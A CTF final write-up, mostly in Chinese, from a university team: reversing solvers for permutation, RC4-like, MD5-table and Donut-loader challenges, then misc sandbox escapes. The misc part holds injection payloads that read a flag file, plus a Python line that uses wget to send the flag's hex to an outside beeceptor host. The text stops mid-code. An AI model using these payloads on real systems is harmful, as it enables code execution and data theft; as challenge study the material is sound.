隊伍名稱:開心樹朋友
隊員:
台大:r10922152 陳泳峰, b09502032 尤紹宇, b08901164 林霈瑀, b08901162 林郁敏
code:https://github.com/yuarmy0921/eof_final

Reverse


Mumumu

Just observe the `flag_enc` file.

```
6ct69GHt_A00utACToohy_0u0rb_9c5byF3A}G515buR11_kL{3rp_
```

It looks like the content is some permutation of the flag. If we know the exact permutation, we can reverse it to the original flag. Let's see what the binary does.

If you run `./mumumu` directly, it just prints `:(`. It looks like the input is either the argument or some file. After open it with IDA, it turns out the input is a file named `flag` in the current location.



Let create a file named `flag` with the following content:

```
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQR
```

After running `./mumumu`, the `flag_enc` becomes

```
LyqON3olxPwIcvMbgkhHzumnrsAfQGadF0e2RjJpE765t8K914BCDi
```

Clearly, the permutation is fixed for every input file. Let's write some code to reverse the flag.

```python
a = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQR'
b = 'LyqON3olxPwIcvMbgkhHzumnrsAfQGadF0e2RjJpE765t8K914BCDi'
c = []

for i in a:
    c.append(b.find(i))
```

```
e = '6ct69GHt_A00utACToohy_0u0rb_9c5byF3A}G515buR11_kL{3rp_'
print(''.join([e[c[i]] for i in range(54)]))
```

```
FLAG{Rub1k5Cub3_To_Got0uH1t0r1_t0_cyb3rp5ych05_6A96A9}
```

Nekomatsuri

打開題目可以發現我們會需要輸入某段input，隨便輸入之後程式會結束。

用IDA打開，尋找一下關鍵的function，會發現sub_140001E21 (Mainlogic)會處理傳入的參數argc和argv以及stdin的輸入。接下來會呼叫到sub_140001AE0 (GetAllFunctions)，裡面出現了GetModuleHandleA和GetProcAddress，給的參數是存在.data區域經過加密的字串。解密的函數是sub_140001f80 (Decryption)。這個時候，我們可以使用x64dbg，在這個函數快要return的地方加上breakpoint，這可以幫助我們清楚的看到解密出來的字串。

解完後在IDA的長相:

```
__int64 (__fastcall *GetAllFunctions_140001AE0())(_QWORD)
{
  __int64 (__fastcall *CloseHandle_func)(_QWORD); // rax

  Decryption_140001F80(key2_140010024, 16, key1_140010020, 4, 3);
  Decryption_140001F80(kernel32dll_name, 13, key2_140010024, 16,
143);
  kernel32_dll_hModule = GetModuleHandleA(kernel32dll_name);
  Decryption_140001F80(GetProcAddressName, 15, key2_140010024, 16,
78);
  GetProcAddress_140015058 = GetProcAddress(kernel32_dll_hModule,
GetProcAddressName);
  Decryption_140001F80(&CreateThreadName_14001003C, 13,
key2_140010024, 16, 234);
  CreateThread_140015050 =
GetProcAddress_140015058(kernel32_dll_hModule,
&CreateThreadName_14001003C);
  Decryption_140001F80(SleepName_140010049, 6, key2_140010024, 16,
13);
  Sleep_140015060 = GetProcAddress_140015058(kernel32_dll_hModule,
SleepName_140010049);
  Decryption_140001F80(ReadFileName_14001004F, 9, key2_140010024,
16, 119);
  ReadFile_140015068 =
```

```
GetProcAddress_140015058(kernel32_dll_hModule,
ReadFileName_14001004F);
  Decryption_140001F80(WriteFileName, 10, key2_140010024, 16,
192);
  WriteFile_140015070 =
GetProcAddress_140015058(kernel32_dll_hModule, WriteFileName);
  Decryption_140001F80(WaitForSingleObjectName_14001007E, 20,
key2_140010024, 16, 96);
  WaitForSingleObject_140015078 =
GetProcAddress_140015058(kernel32_dll_hModule,
WaitForSingleObjectName_14001007E);
  Decryption_140001F80(CreatePipeName_140010092, 11,
key2_140010024, 16, 167);
  CreatePipe_140015080 =
GetProcAddress_140015058(kernel32_dll_hModule,
CreatePipeName_140010092);
  Decryption_140001F80(CreateProcessAName_14001009D, 15,
key2_140010024, 16, 180);
  CreateProcessA_140015088 =
GetProcAddress_140015058(kernel32_dll_hModule,
CreateProcessAName_14001009D);
  Decryption_140001F80(PeekNamedPipe_Name, 14, key2_140010024, 16,
249);
  PeekNamedPipe_140015090 =
GetProcAddress_140015058(kernel32_dll_hModule,
PeekNamedPipe_Name);
  Decryption_140001F80(CloseHandleName_1400100BA, 12,
key2_140010024, 16, 143);
  CloseHandle_func =
GetProcAddress_140015058(kernel32_dll_hModule,
CloseHandleName_1400100BA);
  CloseHandle_140015098 = CloseHandle_func;
  return CloseHandle_func;
}
```

回到Mainlogic函數，會長這樣:

```
__int64 __fastcall Mainlogic_140001E21(int argc, char **argv)
{
  DWORD v3; // [rsp+30h] [rbp-10h] BYREF
  char threadId[4]; // [rsp+34h] [rbp-Ch] BYREF
  HANDLE Thread_140015050; // [rsp+38h] [rbp-8h]
```

```
  sub_140002320();
  readInputFromStdin_140001550(&num_args_in_va, Source);// Source
= our input
  if ( argc <= 2 )                              // parent will
have argc <= 2
  {
    GetAllFunctions_140001AE0();
    Thread_140015050 = CreateThread_140015050(
                         0i64,
                         0i64,
                         OutputChildProcessResult_1400015F2,
                         &child_stdin_write_140015040,
                         0,
                         threadId);             // create a thread
that creates child process
    Sleep_140015060(0x96u);
    Decryption_140001F80(WinExecString_140010034, 8,
key2_140010024, 16, 192);// WinExec
    CreateThreadName_14001003C = 13;            // \r
    byte_14001003D = 10;                        // \n
    v3 = 0;
    WriteFile_140015070(child_stdin_write_140015040,
WinExecString_140010034, 0xAu, &v3, 0i64);
    WaitForSingleObject_140015078(Thread_140015050, 0xFFFFFFFF);
  }
  else                                          // child process
  {
    Decryption_140001F80(key2_140010024, 16, Source, 7, 253);//
mutate key2 with child's source from parent
    Check_14000194E(argv[1], argv[2]);// use the key2 to decrypt
the flag and compare it with argv[2]
  }
  return 0i64;
}
```

可以看出Mainlogic裡面，會叫CreateThread去做sub_1400015F2 (OutputChildResult)，目前該函數內部這樣:

```
BOOL __fastcall OutputChildProcessResult_1400015F2(HANDLE
*child_std_in_write)
{
```

```
  BOOL v1; // eax
  DWORD bufferSize; // ecx
  DWORD bytesRead; // [rsp+58h] [rbp-28h] BYREF
  DWORD TotalBytesAvail; // [rsp+5Ch] [rbp-24h] BYREF
  char Buffer[256]; // [rsp+60h] [rbp-20h] BYREF
  struct _PROCESS_INFORMATION processinfo; // [rsp+160h] [rbp+E0h]
BYREF
  struct _STARTUPINFOA startupInfo; // [rsp+180h] [rbp+100h] BYREF
  struct _SECURITY_ATTRIBUTES pipeAttributes; // [rsp+1F0h]
[rbp+170h] BYREF
  HANDLE child_std_in_read; // [rsp+210h] [rbp+190h] BYREF
  HANDLE child_std_out_write; // [rsp+218h] [rbp+198h] BYREF
  HANDLE child_std_out_rd; // [rsp+220h] [rbp+1A0h] BYREF
  BOOL v13; // [rsp+22Ch] [rbp+1ACh]

  *&pipeAttributes.nLength = 24i64;
  *&pipeAttributes.bInheritHandle = 1i64;
  pipeAttributes.lpSecurityDescriptor = 0i64;
  v1 = CreatePipe_140015080(&child_std_out_rd,
&child_std_out_write, &pipeAttributes, 0);
  if ( v1 )
  {
    v1 = CreatePipe_140015080(&child_std_in_read,
child_std_in_write, &pipeAttributes, 0);// default buffer size
    if ( v1 )
    {
      memset(&startupInfo, 0, sizeof(startupInfo));
      startupInfo.hStdOutput = child_std_out_write;
      startupInfo.hStdError = child_std_out_write;
      startupInfo.hStdInput = child_std_in_read;
      startupInfo.cb = 104;
      startupInfo.dwFlags = 257;
      startupInfo.wShowWindow = 0;
      memset(&processinfo, 0, sizeof(processinfo));
      Decryption_140001F80(cmdline_140010058, 28, key2_140010024,
16, 88);// nekomatsuri.exe Ch1y0d4m0m0
      strcpy(WriteFileName, Source);            // source will be
the second argument of cmdline
      if ( CreateProcessA_140015088(
             0i64,
             cmdline_140010058,
             &pipeAttributes,
```

```
              &pipeAttributes,
              1,
              0,
              0i64,
              0i64,
              &startupInfo,
              &processinfo) )                   // child process
with 3 arguments, one from the parent
      {
        v13 = 0;
        while ( !v13 )
        {
          v13 =
WaitForSingleObject_140015078(processinfo.hProcess, 0x32u) == 0;//
handle, milliseconds
          while ( 1 )
          {
            TotalBytesAvail = 0;
            bytesRead = 0;
            if ( !PeekNamedPipe_140015090(child_std_out_rd, 0i64,
0, 0i64, &TotalBytesAvail, 0i64) || !TotalBytesAvail )
              break;                            // parent tries to
read child's output
            bufferSize = 255;
            if ( TotalBytesAvail <= 0xFF )
              bufferSize = TotalBytesAvail;
            if ( !ReadFile_140015068(child_std_out_rd, Buffer,
bufferSize, &bytesRead, 0i64) || !bytesRead )
              break;
            Buffer[bytesRead] = 0;
          }
        }
        puts(Buffer);                           // Wrong
        CloseHandle_140015098(processinfo.hProcess);
        CloseHandle_140015098(processinfo.hThread);
      }
      CloseHandle_140015098(child_std_out_rd);
      return CloseHandle_140015098(child_std_out_write);
    }
  }
  return v1;
}
```

裡面會做到呼叫兩次CreatePipe，來創建parent和child之間的溝通管道(之後再用ReadFile和WriteFile進行溝通)，後面會呼叫CreateProcessA來運行child process。CreateProcessA的參數，`cmdline_140010058` 經過解密並且串接上我們的parent stdin之後，會是`nekomatsuri.exe Ch1y0d4m0m0 <Source>`。可以看出child process和parent不同之處是呼叫exe時參數量的不同。

回到Mainlogic裡面可以看到，裡面的邏輯依照argc的大小做了區別。child process會走下發argc >2的else clause：

```
else                                    // child process
  {
    Decryption_140001F80(key2_140010024, 16, Source, 7, 253);//
mutate key2 with child's source from parent
    Check_14000194E(argv[1], argv[2]);// use the key2 to decrypt
the flag and compare it with argv[2]
  }
```

Child process從stdin拿到的Source，是parent process在WriteFile輸進去的 `WinExec` 字串。sub_14000194E(Check)裡面會針對argv[2] (parent的輸入，其實就是flag)作一些檢查，並且在最後透過stdout輸出correct/wrong給parent process。

```
__int64 __fastcall Check_14000194E(const char *argv_1, const char
*argv_2)
{
  int j; // [rsp+34h] [rbp-Ch]
  char v4; // [rsp+3Bh] [rbp-5h]
  int i; // [rsp+3Ch] [rbp-4h]

  if ( strlen(argv_2) != 65 )                   // argv2 =
parent's argument
    goto LABEL_10;
  for ( i = 0; i <= 64; ++i )
    argv_2[i] ^= i ^ argv_1[i % strlen(argv_1)];
  Decryption_140001F80(encflag_1400100F6, 65, key2_140010024, 16,
30);
  v4 = 1;
  for ( j = 0; j <= 64; ++j )
    v4 &= argv_2[j] == encflag_1400100F6[j];
  if ( v4 )
  {
    Decryption_140001F80(correct_1400100E2, 11, key2_140010024,
16, 89);
    return Stdout_1400015A1(&num_args_in_va, correct_1400100E2);
```

```
  }
  else
  {
LABEL_10:
    Decryption_140001F80(&wrong, 9, key2_140010024, 16, 226);
    return Stdout_1400015A1(&num_args_in_va, &wrong);
  }
}
```

因此我們可以用python實作decryption function，解密得到flag:

```
key2 =
b'\xA6\x68\x19\xB0\x94\x8F\x5F\xA1\x8B\x20\x0D\x54\x3B\xF7\x57\x3C
'
key1 = b'WinExec'
key0 = b'\x8F\xE6\xC7\x84'

encflag =
b'\x1C\xF5\x9E\x13\x7F\x21\xC5\x0D\x15\x3A\xE6\xF8\xA7\x9E\x9F\xEC
\x56\x6D\xF8\x2C\xF0\x80\xA6\x96\x04\x8C\xB9\x6F\x8B\xCC\x74\x43\x
3A\xA1\x07\x10\x55\x47\xD2\x96\x36\x9D\x8E\x6B\x84\x89\x7E\xC4\x63
\xE6\x61\x9B\x7A\xD7\xAD\x32\xAD\x82\x4A\x67\x04\x7E\x32\xCA\x74'
arg1 = b'Ch1y0d4m0m0'
wrong = b'\x4A\xA6\x43\x80\x57\x2E\xEC\x6C\x7A'
kernel = b'\xD8\x47\x8E\x00\x37\x9B\x6F\x95\xA6\x85\x12\x54\x85'

kernel = bytearray(kernel)
encflag = bytearray(encflag)

key2 = bytearray(key2)
key1 = bytearray(key1)
key0 = bytearray(key0)

def decryption(mystring, slen, key, klen, constant):
    unicode = []

    for i in range(256):
        unicode.append(i)

    v14 = 0

    for j in range(256):
```

```
        v14 += (unicode[j] + key[j % klen])
        v14 &= 0xff
        unicode[j] ^= unicode[v14]
        unicode[v14] ^= unicode[j]
        unicode[j] ^= unicode[v14]

    v14 = 0

    for k in range(slen):
        v9 = unicode[k + 1]
        v14 += v9
        v14 &= 0xff

        unicode[k+1] ^= unicode[v14]
        unicode[v14] ^= unicode[k+1]
        unicode[k+1] ^= unicode[v14]

        v8 = (unicode[k+1] + v9) & 0xff
        v7 = unicode[v8] & 0xff

        if ( constant & 0x80 ):
            mystring[k] = ((v7 ^ mystring[k]) + constant) & 0xff
        else:
            mystring[k] = (v7 ^ (mystring[k] + constant)) & 0xff

decryption(key2, 16, key1, 7, 253) # 253
decryption(encflag, 65, key2, 16, 30)
for i in range(65):
    encflag[i] =  encflag[i] ^ (i ^ arg1[i % len(arg1)]) & 0xff

print(encflag)
```


```
FLAG{Neko_ni_muragara_re_iinkai_4264abe1c58da2caa871f102e4c4aee3}
```

Knock

一開始拿到題目，看到了提示是.NET app，因此先嘗試用了dnSpy打開看，但是甚麼都沒有看見。接下來又用IDA打開，看到了很難看懂的程式碼，然後在這邊花了滿多時間的QQ。這時候我有找到這一篇文章，有稍微比較理解IDA裡面的程式是在做甚麼:

[2020-12-01-dotnet-core-应用是如何跑起来的-通过AppHost理解运行过程.md - lindexi/lindexi - Sourcegraph]

把程式跑起來，從process hacker去看，發現他每次會開啟同一個UDP port。




如果嘗試同時打開兩次knock.exe，會看到下列error message:

因此可以知道應該是有一些隱藏的函數沒看到。

```
Handled exception. System.Net.Sockets.SocketException (10048):
Only one usage of each socket address (protocol/network
address/port) is normally permitted.
at
System.Net.Sockets.Socket.UpdateStatusAfterSocketErrorAndThrowExce
ption(SocketError error, String callerName)
at System.Net.Sockets.Socket.DoBind(EndPoint endPointSnapshot,
SocketAddress socketAddress)
at System.Net.Sockets.Socket.Bind(EndPoint localEP)
at System.Net.Sockets.UdpClient..ctor(Int32 port, AddressFamily
family)
at knock.Program.Secret2()
at knock.Program.Secret0()
at knock.Program.Main(String[] args)
```

和隊友討論之後，發現應該可以用ILSpy去看，不要用dnSpy去看QQ。用ILSpy打開之後就可以看出來隱藏的程式邏輯:



裡面主要會先用Secret1去檢查網路環境，接下來Secret2會開啟一個udp port，並且利用Secret3去檢查收到的封包內容。檢驗成功後，Secret4會再開啟另一個udp port，Secret5會去檢查收到的封包內容，成功後再呼叫Door。

Secret3, Secret5的檢查都運用到了同樣的方法:

```
md5.hash({ payload[idx], 109, 100, 53, idx }) = array[idx]
// payload: our input
// array: given md5 hash array
```

因此我們可以針對(idx, payload[idx])這兩個參數去建立一個大小為payload_len * 256的表，再用(idx, array[idx])去做查表得到原本的payload。我們也猜測Door給的hash string array可以用相同的方式去還原:

```
import hashlib

table = []

def Enumerate():
    global table
    for num in range(65):
        num_table = []
        for i in range(256):
            obj = [i, 109, 100, 53, num]

            obj = bytearray(obj)
            obj = bytes(obj)

            m = hashlib.md5()
            m.update(obj)
            h = m.hexdigest()

            h = str(h)
            h = h.replace("-", "").lower()
            num_table.append(h)
        print(num_table)
        table.append(num_table)
    print(table)

door = [
    "f8c1ceb2b36371166efc805824b59252",
"ec0f4a549025dfdc98bda08d25593311",
"3261390a0dfd09dc16c3987eba10eb53",
```

```
"66d986ecb8b4d61c648cebdcc2a5ccb2",
"fbd5870d0c8964d2c9575a1e55fb7be9",
"c0992476cbd06f4f9bb7439ecee81022",
"debf803f8b64d47bcdcb8e6fc1854fd3",
"3fa81b15cf1210e01155396b648bbe2f",
"05880def669376ef5070966617ccdeea",
"0c635429f6905f04790ecc942b1bcf86",
    "f70ce87784d549677b28dd0932766833",
"790b40de039d3f13dea0e51818e08319",
"4a5a99441aa7a885192a0530a407ade0",
"0058628c972c658654471b36178f163f",
"71f9eaf557aaa691984723bf7536b953",
"30cbf3c9e5a0e91168f57f1a5af0b6dc",
"d9ccfeb048086c336b1d965aee4a6c3d",
"cfd0e95c62ddca1bfd1a902761df59f9",
"9798150652e2bd5a24dfbfe5e678be9e",
"eb275c9f4a7b3e799dabc6fa56305a13",
    "e7a559cf6b0acbf36087f76a027d55ba",
"fe12380219f2285e48928bcb3658550a",
"c6b3fb1f238c3a599fcbabb4127ee6b5",
"4d15d083b996e4fd0865c79697fb10cd",
"4008c526e86cde781976813b1bc3da38",
"b0429dde1bbb1372f98a0d1f4c32fa3f",
"2447ed4c7337c2c82d2a7bb63f49ec05",
"90b247e82e0a0e30c9caf4402840c860",
"e17cadf8ee52aa84dfc47d0203d38710",
"bf8f4b12d3135fb4af7a1ac72509c9dc",
    "f2ee0d18cf0694678d32797774128ddd",
"c6c24338269e7aeab5161fb191e475c2",
"23c6afffd93216e493fec87ee9315b86",
"0b93d09e1cdaed8d8e0de39531de182a",
"1657d03d5b217d1d237db25d8a4d5489",
"3498f0744f6059fb2bf7c778d085c909",
"ac38e3f1e8d93a6a8c417165a59bce67",
"e1b0e8bb077ef11bdee3cc67ddf9cd7b",
"4732293cca5121ab05dd5e254d22acee",
"fad3b901ba4258ad9fd71a7302df8148",
    "1e02fd1f2f4f22f42fb71a8230c3fa35",
"75fcc6674ca64f120eaf3aa911870fc9",
"ae8612af96882cb771f1a4d8fdb41fc3",
"96bba5d198bfa190c2773516badc221d",
"47728b786cbeb69d2c7292925f06aaf1",
```

```
"3f9031bff26fb95509b8cd353bd0a131",
"010863115678f4d19f1d4ac2b2db9697",
"e944d1b87ad28a9f7c6cf90680483556",
"466d818aafd0cdfc0a9ab3b41a02f5d9",
"af0a281c8b0ccb7cb43b4b0345a3bb49",
    "fcb4cb5a6d51bba742fd9d4d73a3449f",
"74dfb0110dbb3da8e23bf5fb40af078c",
"eb70b854739c9b6cb35f8b2cf77ed64a",
"ffe3b6cfa20bb97c909838f7351e4394",
"b85ced8f3f11edbd781ee6b0d79fd7b4",
"c10b6289b3fd56c1d17ba758960d1c20",
"36986e79b356328a1bc32756416bb744",
"e2476b0618c7e20c8246f3e274abca03",
"9793fd49590b40952f928e7c431d43a9",
"c5d774c5e69aea3707e5552b61c85bb2",
    "672e62fd225560292abdf292caf05a02",
"6615c852430df05c405d1df7723e944f",
"80fb5e9390b54dd8ef51d7c9a86bde14",
"c05cec12c67e0c3f1cdb7ae7363008c4",
"59e4e7efc94b52ce3ba792cbd7aaabd4"
]

array_secret3 = [
    "59565143f3dce228f15319b3c437f19a",
"8ce1fe6eb0b631ff6744bf969ac32635",
"f7826b7cabf55fd755d59538f0f0deee",
"035e655b47864149c7e4f6eea56c0bb6",
"7e840ba5aa72459d0f85d090d23c3d59",
"8b9f42ea23188630142f89a88d2d8f0e",
"7ba78773ff7eda6ebc6ddd456b24cb3c",
"3ec3dd4b617f8bfc7b9e34e9ee126efa",
"ecc3b83a77a85b59995c7099cb7a8df9",
"22d6d7fc8a43f40634d3576485d81e72",
    "bc17821ef5b551f61e95b801254d97ce",
"de33f8e6a447dfda232ba3b9f6fcb3a8",
"540ad17732dd880c25460796ac9bcf20",
"134b66053d213b5640d36dd433a9c171",
"dc325b0c3d4f6d30a487a2d1cdeea1c4",
"291d3f37baba37d5bb54fc78a2f789ce",
"bbcf469759ea7c38927a896d604f7886"
]
```

```
array_secret5 = [
    "9070513d2abf0bd35b85ad5eb35c5df6",
"52c57bffd0bcfbf623c6c025a173c942",
"2f22859e72889e3ed4fab35d835553ec",
"20b1ae9f6d151da6e31a829d6b40f237",
"af7a69aef0fcb2e806316f07fa4afcef",
"8e91f93608ba248eec95ecab7b1bdc77",
"26b1538f0fa8d78053547b689942263f",
"a0c9bbf3f8887c340b2ad259c88e0a7d",
"4e735bddd60ac8ec6254772a6b33fb87",
"beefa351d728e914eeadfe0ac9a561e1",
    "25bd8cf54a60d122584fbbfe73b18087"
]

Enumerate()

secret3 = []
for i in range(len(array_secret3)):
    for j in range(len(table[i])):
        if array_secret3[i] == table[i][j]:
            secret3.append(j)

secret5 = []
for i in range(len(array_secret5)):
    for j in range(len(table[i])):
        if array_secret5[i] == table[i][j]:
            secret5.append(j)

secretdoor = []
for i in range(len(door)):
    for j in range(len(table[i])):
        if door[i] == table[i][j]:
            secretdoor.append(j)

print(bytes(bytearray(secret3)))
print(bytes(bytearray(secret5)))
print(bytes(bytearray(secretdoor)))

# secret3 = Let me have a try
# secret5 = OPEN SESAME
#
FLAG{open_this_dotNET_DOOOOOOR_d002fb352e391c46ee14b181097985af}
```

Donut

將程式跑起來，會需要我們輸入一個字串，隨意輸入後，會出現甜甜圈的動畫。從題目給的提示去搜尋會找到這個repo: [GitHub - TheWover/donut: Generates x86, x64, or AMD64+x86 position-independent shellcode that loads .NET Assemblies, PE files, and other Windows payloads from memory and runs them with parameters]

因為在IDA打開donut_eater.exe，看不到實際上跑起來的邏輯，因此可以猜測donut_eater.exe檔應該有將donut的檔案解密之後，load進去執行。

> **Donut** is a position-independent code that enables in-memory execution of VBScript, JScript, EXE, DLL files and dotNET assemblies. A module created by Donut can either be staged from a HTTP server or embedded directly in the loader itself. The module is optionally encrypted using the Chaskey block cipher and a 128-bit randomly generated key. After the file is loaded and executed in memory, the original reference is erased to deter memory scanners. The generator and loader support the following features:
>
> - Compression of input files with aPLib and LZNT1, Xpress, Xpress Huffman via RtlCompressBuffer.
> - Using entropy for API hashes and generation of strings.
> - 128-bit symmetric encryption of files.

又去網路上找到了這個能夠parse donut檔，並且解密還原原本執行檔的工具: https://github.com/listinvest/undonut

```
ubuntu@ubuntu2004:~/ubuntushared/finals/donut/undonut$ ./undonut
--shellcode ../donut --recover ../donut_recover_.exe
Donut Instance:
 [*] Size: 12672
 [*] Instance Master Key: [146 253 181 128 58 179 71 184 56 91 188
44 92 142 19 13]
 [*] Instance Nonce: [240 164 212 68 159 129 253 248 178 119 138
203 214 79 190 19]
 [*] IV: c48026a600000000
 [*] Exit Option: EXIT_OPTION_THREAD
 [*] Entropy: ENTROPY_DEFAULT
 [*] DLLs: ole32;oleaut32;wininet;mscoree;shell32
 [*] AMSI Bypass: BYPASS_CONTINUE
 [*] Instance Type: INSTANCE_EMBED
 [*] Module Master Key: [142 125 30 77 204 71 19 96 94 43 117 0 24
208 105 239]
 [*] Module Nonce: [10 66 218 81 29 38 191 39 101 55 190 78 82 132
161 247]
 [*] Module Type: MODULE_NET_EXE
 [*] Module Compression: COMPRESS_NONE

Extracting original payload to ../donut_recover_.exe...
```

透過file指令可以發現他是.NET的assembly檔:

```
ubuntu@ubuntu2004:~/ubuntushared/finals/donut/undonut$ file
../donut_recover_.exe
../donut_recover_.exe: PE32 executable (console) Intel 80386
Mono/.Net assembly, for MS Windows
```

記取之前教訓使用ILSpy打開他:

```
private static void Main(string[] args)
{
    Console.WriteLine("What's your favorite flavor of donuts?");
    string text = Console.ReadLine().ToLower();
    byte[] bytes = Encoding.UTF8.GetBytes(text);
    if (text.Contains("strawberry"))
    {
        Console.ForegroundColor = ConsoleColor.Magenta;
        return;
    }
    if (text.Contains("blue"))
    {
        Console.ForegroundColor = ConsoleColor.Blue;
        return;
    }
    try
    {
        int num = int.Parse(text);
        if (1000 > num || num >= 10000)
        {
            return;
        }
        using MD5 mD = MD5.Create();
        byte[] array = mD.ComputeHash(bytes);
        BitConverter.ToString(array).Replace("-",
string.Empty).ToLower();
        byte[] array2 = new byte[24]
        {
            49, 8, 83, 209, 4, 77, 130, 36, 139, 44,
            248, 52, 172, 0, 207, 23, 17, 27, 97, 254,
            30, 116, 143, 28
        };
        for (int i = 0; i < array2.Length; i++)
        {
```

```
            int num2 = i;
            array2[num2] ^= array[i % array.Length];
        }
        Console.WriteLine(Encoding.UTF8.GetString(array2));
        Console.ReadLine();
    }
    catch (Exception)
    {
    }
}
```

可以看出我們應該要輸入一個1000~10000之間的數字，hash完之後，去解密array2。我們可以使用相同的方式，建立一個新的.NET app去爆搜1000~10000的字串，解密array2。

```
using System;
using System.Security.Cryptography;
using System.Text;

namespace Project_1
{
    class MainClass
    {
        public static void Main(string[] args)
        {
            for (int num = 1000; num < 10000; num++)
            {
                using MD5 mD = MD5.Create();
                byte[] bytes =
Encoding.ASCII.GetBytes(num.ToString());
                byte[] array = mD.ComputeHash(bytes);
                BitConverter.ToString(array).Replace("-",
string.Empty).ToLower();
                byte[] array2 = new byte[24]
                {
                    49, 8, 83, 209, 4, 77, 130, 36, 139, 44,
                    248, 52, 172, 0, 207, 23, 17, 27, 97, 254,
                    30, 116, 143, 28
                };

                for (int i = 0; i < array2.Length; i++)
                {
```

```
                    array2[i] ^= array[i % array.Length];
                }

                if (array2[0] == 70 || array2[0] == 102)
                {

Console.WriteLine(Encoding.UTF8.GetString(array2));
                }
            }
        }
    }
}
```

```
FLAG{ThE_doNut_of_shame}
```

Misc

Washer

先把 `cat</flag` 寫到 `/tmp/5wqD5A`，然後再執行 `/tmp/5wqD5A`。

```
> nc edu-ctf.zoolab.org 10021
Welcome, 5wqD5A
=== Menu ===
1. Write Note
2. Read Note
3. Magic
4. Exit
1
Content:
cat</flag
=== Menu ===
1. Write Note
2. Read Note
3. Magic
4. Exit
3
Curse:
/tmp/5wqD5A
FLAG{Hmmm_s4nitiz3r_sh0uld_h3lp_right?🤔}
=== Menu ===
```

```
1. Write Note
2. Read Note
3. Magic
4. Exit
4
>
```

```
FLAG{Hmmm_s4nitiz3r_sh0uld_h3lp_right?🤔}
```

Execgen

用 awk 跑 awk program 讀出 flag，`(created by execgen)` 就用 `#` 當作 comment 忽略掉。

```
> nc edu-ctf.zoolab.org 10123


_____________                          _________
\_   _____/__  ___ ____   ____  /  _____/  ____   ____
 |    __)_\  \/  // __ \_/ ___\/   \  ____/ __ \ /    \
 |        \>    <\  ___/\  \___\    \_\  \  ___/|   |  \
/_______  /__/\_ \\___  >\___  >\______  /\___  >___|  /
        \/      \/    \/     \/        \/     \/     \/
Create your script: /bin/awk END { while ((getline <
"/home/chal/flag") > 0) { print } } #
FLAG{t0o0oo_m4ny_w4ys_t0_g37_fl4g}
>
```

```
FLAG{t0o0oo_m4ny_w4ys_t0_g37_fl4g}
```

Veronese

題目的 POST /exec 要上傳 `code` 和 `img` 兩個檔案。

會先用 `utils.texts_to_image` 把 `code` 的程式碼轉成圖片然後再和 `img` 的圖比對，不一樣就會結束。

然後會再把 `code` 的程式碼轉成的圖片用 `utils.image_to_texts` 轉回成字串的 list，然後用 `utils.is_docstring` 檢查看看。

只要 `code` 轉成圖再轉成的字串是三行，而且第一行和第三行是 `'''`，還有第二行沒有 `'`，就會通過 `utils.is_docstring`。

通過後就會把原本上傳的 `code` 內容，不是轉換後的，加上`"def foo(): pass\n"` 去執行。

看 `utils.image_to_texts` 會發現它只能轉換 `ACCEPTABLE_ASCII` 的字，而且只要圖長得和 `ACCEPTABLE_ASCII` 的字有一點不同就會被當成沒有東西。

如果 `code` 用這樣。

```
'''

┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼
┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼
┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼
┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼┼
''';import subprocess; subprocess.run('wget -O -
https://ginoah.free.beeceptor.com/' + open('flag',
'rb').read().hex(), shell=True)
```

圖片會長這樣。

`code` 轉成圖再轉成字串的 list 會是 `["'''", '', "'''"]`。

因為 ┼ 畫出來的高度比較高會往下凸出去蓋到下面的字個格子，所以下面一行的字就不會被 `utils.image_to_texts` 發現，就可以用 `ACCEPTABLE_ASCII` 裡面的字寫 code。

像第三行的第一個 `;` 那一格的圖會長這樣。`utils.image_to_texts` 就會覺得那一格沒有字。

第三行整個長這樣。

上傳後就可以執行 `code` 內容把 flag 讀出來。

```
FLAG{Drawing_is_not_a_good_way_to_check_and_is_so_hard:(}
```

Monsieur de Paris

service/app/app.py: Line 9-17:

```
def run(code):
    os.setgid(65534)
    os.setuid(65534)
```

```
    import contextlib
    import io
    with contextlib.redirect_stdout(io.StringIO()) as f:
